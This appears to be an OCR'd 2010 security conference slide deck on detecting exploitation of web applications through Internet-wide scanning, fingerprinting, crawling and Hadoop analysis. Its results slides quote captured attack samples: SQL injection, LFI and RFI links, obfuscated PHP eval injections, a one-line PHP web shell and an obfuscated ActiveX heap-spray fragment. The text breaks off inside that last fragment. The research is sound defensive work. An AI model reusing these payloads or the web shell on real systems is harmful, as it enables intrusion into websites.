ACTIVE EXPLOIT DETECTION

Marc Eisenbarth
Architect, HP TippingPoint
1.18.2010

ACTIVE EXPLOIT DETECTION

Background and Previous Work

INTRO TO ACTIVE EXPLOIT DETECTION

Goals

I. Inline monitoring is expensive and difficult to scale for global coverage

II. Our goal is to monitor an arbitrary system by detecting outwardly visible changes

III. Focused initially on web applications

ACTIVE EXPLOIT DETECTION


Process flow

1. Port Scan
2. App ID
3. Track
4. Analyze

Enumerate Internet hosts

Focus on specific web applications

Remotely monitor changes



Advanced analytics framework

AED COMPONENTS

Port Scanner

INTRODUCTION TO PORT SCANNING

Unicornscan


I. Released at DC13

II. ‘’Scatter Connect’’ approach to provided a distributed user land TCP/IP stack optimized for scanning

III. Advanced logging

INTRODUCTION TO UNICORNSCAN

Architecture



INTRODUCTION TO UNICORNSCAN

Unicornscan command invocation

```
/opt/bin/unicornscan -e pgsqldb -v -W6 -L4 -r9000 -msf -G1 -Q –l \ /
      opt/log/us-$NOW.log $SUBNET.0.0.0/8:22,80,445
```

INTRODUCTION TO UNICORNSCAN

Results

	Start Time	Est End Time	End Time	Hosts	Packets	Type/PPS	Hosts
21	11/16/10 01:16:05 PM	11/16/10 02:49:25 PM	11/16/10 02:51:03 PM	16777216	50331648	TCP 9000	1.0.0.0
22	11/16/10 02:51:03 PM	11/16/10 04:24:23 PM	11/16/10 04:27:46 PM	16777216	50331648	TCP 9000	2.0.0.0
23	11/16/10 04:27:46 PM	11/16/10 06:01:06 PM	11/16/10 06:02:32 PM	16777216	50331648	TCP 9000	3.0.0.0
24	11/16/10 06:02:32 PM	11/16/10 07:35:52 PM	11/16/10 07:37:24 PM	16777216	50331648	TCP 9000	4.0.0.0
25	11/16/10 07:37:24 PM	11/16/10 09:10:44 PM	11/16/10 09:12:07 PM	16777216	50331648	TCP 9000	5.0.0.0
26	11/16/10 09:12:07 PM	11/16/10 10:45:27 PM	11/16/10 10:46:49 PM	16777216	50331648	TCP 9000	6.0.0.0
27	11/16/10 10:46:49 PM	11/17/10 12:20:09 AM	11/17/10 12:21:30 AM	16777216	50331648	TCP 9000	7.0.0.0
28	11/17/10 12:21:30 AM	11/17/10 01:54:50 AM	11/17/10 01:56:55 AM	16777216	50331648	TCP 9000	8.0.0.0
29	11/17/10 01:56:55 AM	11/17/10 03:30:15 AM	11/17/10 03:31:37 AM	16777216	50331648	TCP 9000	9.0.0.0
30	11/17/10 03:31:37 AM	11/17/10 05:04:57 AM	11/17/10 05:22:15 AM	16777216	50331648	TCP 9000	10.0.0.0
31	11/17/10 05:22:15 AM	11/17/10 06:55:35 AM	11/17/10 06:56:57 AM	16777216	50331648	TCP 9000	11.0.0.0
32	11/17/10 06:56:57 AM	11/17/10 08:30:17 AM	11/17/10 08:33:21 AM	16777216	50331648	TCP 9000	12.0.0.0
33	11/17/10 08:33:21 AM	11/17/10 10:06:41 AM	11/17/10 10:08:04 AM	16777216	50331648	TCP 9000	13.0.0.0
34	11/17/10 10:08:04 AM	11/17/10 11:41:24 AM	11/17/10 11:42:54 AM	16777216	50331648	TCP 9000	14.0.0.0
35	11/17/10 11:42:54 AM	11/17/10 01:16:14 PM	11/17/10 01:17:42 PM	16777216	50331648	TCP 9000	15.0.0.0
36	11/17/10 01:17:42 PM	11/17/10 02:51:02 PM	11/17/10 02:52:28 PM	16777216	50331648	TCP 9000	16.0.0.0
37	11/17/10 02:52:28 PM	11/17/10 04:25:48 PM	11/17/10 04:27:13 PM	16777216	50331648	TCP 9000	17.0.0.0
40	12/26/10 09:05:11 PM	12/26/10 10:38:31 PM	12/26/10 10:39:56 PM	16777216	50331648	TCP 9000	18.0.0.0

INTRODUCTION TO UNICORNSCAN


Results

Search Query `select * from uni_ipreport where true and (sport = 80) order by tstamp, utstamp desc limit 30 offset 0'

View	scanid	port	type	host	trace	ttl	tstamp
Pkt Del	21	80	TCP -S--A---	1.194.139.1	...	236	11/16/10 02:19:18 PM
Pkt Del	21	80	TCP -S--A---	1.195.195.48	...	110	11/16/10 02:19:27 PM
Pkt Del	21	80	TCP -S--A---	1.195.192.110	...	109	11/16/10 02:19:27 PM
Pkt Del	21	80	TCP -S--A---	1.195.192.104	...	110	11/16/10 02:19:27 PM
Pkt Del	21	80	TCP -S--A---	1.195.202.102	...	46	11/16/10 02:19:27 PM
Pkt Del	21	80	TCP -S--A---	1.193.38.23	...	111	11/16/10 02:19:38 PM
Pkt Del	21	80	TCP -S--A---	1.193.92.122	...	110	11/16/10 02:19:39 PM
Pkt Del	21	80	TCP -S--A---	1.197.130.67	...	47	11/16/10 02:20:10 PM
Pkt Del	21	80	TCP -S--A---	1.197.210.5	...	109	11/16/10 02:20:12 PM
Pkt Del	21	80	TCP -S--A---	1.202.15.150	...	50	11/16/10 02:20:13 PM
Pkt Del	21	80	TCP -S--A---	1.202.134.129	...	238	11/16/10 02:20:17 PM
Pkt Del	21	80	TCP -S--A---	1.202.103.236	...	114	11/16/10 02:20:17 PM
Pkt Del	21	80	TCP -S--A---	1.202.144.59	...	111	11/16/10 02:20:18 PM
Pkt Del	21	80	TCP -S--A---	1.202.144.57	...	111	11/16/10 02:20:18 PM
Pkt Del	21	80	TCP -S--A---	1.202.144.56	...	47	11/16/10 02:20:18 PM
Pkt Del	21	80	TCP -S--A---	1.206.1.163	...	47	11/16/10 02:20:43 PM
Pkt Del	21	80	TCP -S--A---	1.206.18.255	...	45	11/16/10 02:20:44 PM
Pkt Del	21	80	TCP -S--A---	1.226.134.133	...	46	11/16/10 02:23:15 PM
Pkt Del	21	80	TCP -S--A---	1.224.54.239	...	46	11/16/10 02:23:27 PM
Pkt Del	21	80	TCP -S--A---	1.224.57.115	...	46	11/16/10 02:23:27 PM
Pkt Del	21	80	TCP -S--A---	1.224.156.64	...	46	11/16/10 02:23:30 PM

INTRODUCTION TO UNICORNSCAN

Results



AED COMPONENTS

Application Identification

INTRODUCTION TO APPLICATION ID

Goals

I. Assertion that there is a correlation between the success rate of a given exploit and detected version of a piece of software

II. How long are exploits leveraged in the wild before they hit security exploit databases and news outlets?

III. Can we predict updates to these same media sources?

APPLICATION IDENTIFICATION

Static, Dynamic and Hybrid Web Application Fingerprinting Approaches

STATIC

- Relies on file presence and exact matches based on a hash function to a database of known files
- Speed and consistency
- Inability to account for small changes to default installations of web applications and associated modules

DYNAMIC

- Relies on inspection of content of various pages
- Program control flow and object-oriented programming constructs are an efficient indicator of version
- Slower and signature process can be more manual

HYBRID

- Initial branches in the decision tree are based on file presence and later refinements use similarity metrics more akin to the dynamic approach
- Tailored to our use case
- Sacrifices speed and requires offline computation that is designed to be used in a batch fashion not interactively

APPLICATION IDENTIFICATION

Blind Elephant

I. Released at BH USA 2010

II. Static technique that relies on a hash lookup

III. Well thought out approach that works well within its limitations

APPLICATION IDENTIFICATION

Blind Elephant Example

```
Hit http://www.cprs.org/media/system/js/caption.js
Possible versions based on result: 1.5.7, 1.5.8, 1.5.9, 1.5.10, 1.5.11, 1.5.12,
1.5.14

Hit http://www.cprs.org/language/en-GB/en-GB.mod_search.ini
File produced no match. Error: Error code: 404 (Not Found)

Hit http://www.cprs.org/language/xx-XX/xx-XX.ini
File produced no match. Error: Error code: 404 (Not Found)

Hit http://www.cprs.org/language/xx-XX/xx-XX.com_users.ini
File produced no match. Error: Error code: 404 (Not Found)

Hit http://www.cprs.org/language/xx-XX/xx-XX.com_content.ini
File produced no match. Error: Error code: 404 (Not Found)

Hit http://www.cprs.org/language/en-GB/en-GB.mod_breadcrumbs.ini
File produced no match. Error: Error code: 404 (Not Found)


Fingerprinting resulted in:
1.5.7
1.5.8
1.5.9


Best Guess: 1.5.9
aed@aed:~$ python /usr/local/lib/python2.6/dist-packages/blindelephant/BlindElep
hant.py www.cprs.org joomla_
```

AED COMPONENTS

Media Aggregation

INTRO TO MEDIA AGGREGATION

Goals

I. Monitor security media sources and correlate this data with the change tracking component of AED

II. Use crawl database as a media source in a feedback loop fashion

III. Change is bad, right?

IV. Ultimately a bit over-engineered

AED COMPONENTS

Change Tracking

INTRODUCTION TO CHANGE TRACKING

Goals

I. Robust and flexible system to fetch massive amounts of Internet data

II. Provide a scalable storage architecture that addresses limitations of the native operating system file system

III. Be as indistinguishable from an actual web browser as possible

CHANGE TRACKING

Comparison of Various Approaches

NUTCH

- Part of Apache Software Foundation, proven operation at Internet scale
- Native HDFS integration
- Monolithic, complex and optimized as a search engine, with the end result of Lucene index and database of inverted links

HERITRIX

- Part of Internet Archive project, proven crawler for archive.org
- Archiving is close to the problem which we are trying to solve
- Third-party HDFS writer plug-in required
- Monolithic, complex

BIXO

- Third-party package targeting web mining applications
- Loosely federated set of scripts with lean architecture
- Targets web mining use cases and offers the ease of integration offered by a toolkit
- Runs as a native series of Cascading pipes on top of Hadoop
- Limited use and development

AED COMPONENTS


Scalable Data Mining

INTRO TO SCALABLE DATA MINING

MapReduce

I. Brainchild of Google

II. Allows massive datasets to be processed in a distributed fashion



III. Two basic steps: map () and reduce()

INTRO TO SCALABLE DATA MINING

MapReduce Explained

- MapReduce is a programming model inspired by similar primitives in LISP and other languages

- Map() produces set of intermediate pairs for each call
  - map (input_key, input_value) -> list(output_key, intermediate_value)

- Reduce() is then applied to each group, which produces a value in the same domain which is the combination of all intermediate values for a particular key
  - reduce (output_key, list(intermediate_value)) -> list(output_value)

INTRO TO SCALABLE DATA MINING

MapReduce Example

- Canonical example involving a “distributed grep”
  - % grep -Eh 'A|C' in/* | sort | uniq -c | sort -nr
- Input file #1
  - C
  - B
  - B
    C
- Input file #2
  - C
  - A
- Above produces
  - 3 C
  - 1 A

INTRO TO SCALABLE DATA MINING

MapReduce Example

- Remember, map() takes a key-value pair as input and outputs a list of intermediate key-value pairs. Here we have (offset, line) as the input and the output is either [] or [(line, 1)] if it matches
  - (0, C) -> [(C,1)]
  - (2, B) -> []
  - (4,B) -> []

- Finally, we reduce()
  - (A, [1]) -> (A,1)
  - (C, [1, 1, 1] -> (C,3)

INTRO TO HADOOP

MapReduce in Hadoop

I. Hadoop was created by Doug Cutting, the creator of Apache Lucene and is closely related to Apache Nutch

II. Contains a MapReduce implementation as well as HDFS

III. In addition, Hadoop describes a family of related projects under this umbrella of distributed computing and large-scale data processing

INTRODUCTION TO HADOOP

MapReduce Example

```
package org.apache.hadoop.mapreduce.lib.map;


import java.io.IOException;
import java.util.regex.Matcher;
import java.util.regex.Pattern;


import org.apache.hadoop.conf.Configuration;
import org.apache.hadoop.io.LongWritable;
import org.apache.hadoop.io.Text;
import org.apache.hadoop.mapreduce.Mapper;
```

INTRODUCTION TO HADOOP

MapReduce Example

```
public class RegexMapper<K> extends Mapper<K, Text, Text, LongWritable> {
  private Pattern pattern;
  private int group;


  public void setup(Context context) { ... }
  public void map(K key, Text value, Context context) throws IOException,
   InterruptedException {
    String text = value.toString();
    Matcher matcher = pattern.matcher(text);
    while (matcher.find()) { context.write(new Text(matcher.group(group)), new
   LongWritable(1)); }
 } }
```

INTRODUCTION TO HADOOP

MapReduce Example

```
package org.apache.hadoop.mapreduce.lib.reduce;


import java.io.IOException;


import org.apache.hadoop.classification.InterfaceAudience;
import org.apache.hadoop.classification.InterfaceStability;
import org.apache.hadoop.io.LongWritable;
import org.apache.hadoop.mapreduce.Reducer;
```

INTRODUCTION TO HADOOP

MapReduce Example

```
@InterfaceAudience.Public
@InterfaceStability.Stable
public class LongSumReducer extends Reducer<KEY, LongWritable, KEY,
   LongWritable> {
  private LongWritable result = new LongWritable();
  public void reduce(KEY key, Iterable values, Context context) throws
   IOException, InterruptedException {
    long sum = 0;
    for (LongWritable val : values) { sum += val.get(); }
    result.set(sum);
    context.write(key, result);
  } }
```

INTRODUCTION TO HADOOP

Hadoop Streaming Example

– Hadoop Streaming
  - API to MapReduce to allow map() and reduce() functions to be written in arbitrary languages

```
% hadoop jar $HADOOP_INSTALL/contrib/streaming/*-streaming.jar \
  -input input_file.txt
  -output output_file.txt
  -mapper grep_map.rb
  -reducer grep_reduce.rb
```

INTRODUCTION TO HADOOP

Hadoop Distributed File System (HDFS) versus Relational Databases (RDBMS)

HDFS	VERSUS	RDBMS
Provides a fault-tolerant environment for working with very large files in a streaming data access model using commodity hardware		Familiar to developers, powerful and mature systems which offer fixed-schema, row-oriented structures with ACID properties and a powerful query language
Massive updates and full table scans		Performs well in cases of point queries and selective updates
Semi-structured data		Concurrent Read/Write
Small updates		Normalization and structured data required for optimization of known queries

INTRODUCTION TO HADOOP

Hadoop Distributed File System (HDFS) versus Relational Databases (RDBMS)

HDFS	VERSUS	RDBMS
No indexes, rows stored sequentially. Automatic partitioning. Scale linearly by adding commodity hardware to cluster. Fault tolerance is inherent in cluster.		Code moves from a local installation to a dedicated server. Server becomes more popular. Optimize query cache at the expense of reads being strictly ACID since cached data must expire. Next step, beef up hardware. More features added, too many joins so we must denormalize data. Stop server side computation. Move to tiered structure for most complex queries. Writes get slower, so drop secondary indexes and triggers. Now, move to partitioning data horizontally.

INTRODUCTION TO HADOOP

Hadoop Ecosystem: Hive and HBase

PROBLEM

Learning a new computational paradigm represents risk for uses other than research and experimentation

SOLUTION

- Hive is a distributed data warehouse addition to Hadoop, which manages data in HDFS but provides a SQL-like query language, which is translated to MapReduce jobs via a runtime engine
- HBase is a distributed, column-oriented database which uses HDFS as its underlying storage and is related to Google's BigTable implementation
- Hive and HBase implement important building blocks that are used to support Sqoop

INTRODUCTION TO HADOOP

Hadoop Ecosystem: Sqoop

PROBLEM

Need to integrate structured data from RDBMS with unstructured data in Hadoop

SOLUTION

- Provides a direct type mapping between JDBC type and Java type
- Abstracts the use of MapReduce for data reads
- Hive integration even generates Hive CREATE TABLE and LOAD DATA scripts
- "Unsqoop" can be used to export data back into RDBMS

INTRODUCTION TO HADOOP

Hadoop Ecosystem: Sqoop command invocation

```
% sqoop import-all-tables –connect jdbc:postgresql://localhost/scan \
  -m 1 –hive-import –direct –hive-overwrite –username scan --password
  \ ‘scanit!’
```

INTRODUCTION TO HADOOP

Cloudera Hadoop Distribution

WHAT IS IT?

Cloudera offers a 100% Apache licensed, free, stable, distribution for both Red Hat and Debian based Linux distributions

WHY USE IT?

- Greatly simplifies installation, just add the repository and go
- Integration work between the various Hadoop ecosystem projects is done for you

ACTIVE EXPLOIT DETECTION RESULTS

Internet Survey

ACTIVE EXPLOIT DETECTION RESULTS

Internet Survey

PROBLEM

What kind of resources are we talking about to run AED on the Internet at a comprehensive pace?

SOLUTION

- 1 TB to store 100M pages which are crawled by a single machine, with 1 CPU, 1 GB RAM
- 104M active Internet hosts of which 9.2% are running a web application
- Thus, we predict we would need 10 machines in our cluster for monitoring
- Furthermore, assume around 10K capped size per page and a monthly refresh time, so we have 1B pages per month
- Thus, we need 40 MB/s inbound for these 10 machines in the monitoring cluster

ACTIVE EXPLOIT DETECTION RESULTS

Exploit Techniques

ACTIVE EXPLOIT DETECTION RESULTS

Exploit Techniques

PROBLEM

Found a number of attacks against Joomla and Joomla plug-ins. We prioritized monitoring older versions of web applications, just because we knew things would be a bit more ripe there. However, nothing new to see with these attacks.

SOLUTION

- Old vulnerabilities being executed
  - ChronoEngine
  - Avant-Garde Solutions MOSMedia
  - Joomla/Mambo core components
  - Joomla Visites
  - JoomlaLib
  - Joomla / Simple Machine Forum bridge
  - Numerous Joomla Calendar and Events modules

ACTIVE EXPLOIT DETECTION RESULTS

Exploit Techniques

PROBLEM

This example is a custom application that we mistakenly monitored, but still resulted in an exploit. We assume that the attacker controls a single link in a database, though admittedly this is a strange way to go about compromising a host

EXAMPLE

```
<A HREF=/XXXX.YYY?ZZZ=1681%20and
  %201=convert(int,'/*/'%2b@@servername
  %2b'/*/'%2bsystem_user%2b'/
  */'%2bdb_name()%2b'/*/'%2b@@version
  %2b'/*/')--sp_password>Click me!</A>
```

ACTIVE EXPLOIT DETECTION RESULTS

Exploit Techniques

PROBLEM

Two similar methods of exploitation, the first is LFI and second RFI, in which an attacker seems to control a link in a database, but nothing more (yet).

EXAMPLE

```
<A HREF='/index.php?
   option=com_content&amp;
   view=article&amp;id=58&amp;Itemid=75/
   index.php?_REQUEST=&_REQUEST[option]
   =com_content&_REQUEST[Itemid]
   =1&GLOBALS=&mosConfig_absolute_path=../
   ../../../../../../../../../../../../../../proc/self/environ
   %00'>
   Click  me!</A>
```

```
<A HREF='///index.php?
   REQUEST=&_REQUEST
   [option]=com_content&_REQUEST[Itemid]
   =1&GLOBALS=&mosConfig_absolute_path=ht
   tp://www.enustech.com//technote7/data/inj/
```

ACTIVE EXPLOIT DETECTION RESULTS

Exploit Techniques

PROBLEM

Old is new perhaps?
Another bug?

EXAMPLE

<A HREF="/index.php?option=
com_jevents&task=icalrepeat.detail
&evid=1224&Itemid=430&year=20
10&month=12&day=03&uid=4e905
fd847493b2d1d2e2a6e2cbac3e4&
catids=122%7C117%7C86%7C151
%7C353'%20and%20char
(124)%2Buser%2Bchar(124)
=0%20and%20"="">Click me!</A>

ACTIVE EXPLOIT DETECTION RESULTS

Exploit Techniques

PROBLEM

Injected code snippets that rendered on a monitored page. Perhaps an attack gone wrong, or rendered in some contexts but not others?

EXAMPLE

```
<?php eval (gzinflate(base64_decode('s7ezsS/
IKFDIzEvOKU1J1VDXL0ss0i8vL9cvy8gvLinW
TyspiC/
OLEkFsvJL8gty'.'jfSLU5NLi1LVNa3tgXoB')));?
>
```

```
?><?php include('/var/www/vhosts/ftp_sites/
XXXXXXX/secure');?><?
```

```
<?php eval
(gzinflate(base64_decode
('s7ezsVdwLXPMUdBQUFBQiQ9yDQx1DQ6J
Vk9WjwUKaFrbAxUAAA==')));?>
```

```
?><? EvAl (   $_REQUEST['c']   );?><?
```

ACTIVE EXPLOIT DETECTION RESULTS

Exploit Techniques

PROBLEM

Common code snippet we saw


EXAMPLE

```
try {  new ActiveXObject(""); }
catch (e) {
   var tlMoOul8='\x25'+'u9'+'\x30'+'\x39'+
   YYGRl6;
   tlMoOul8+=tlMoOul8;
   var CBmH8="%u";
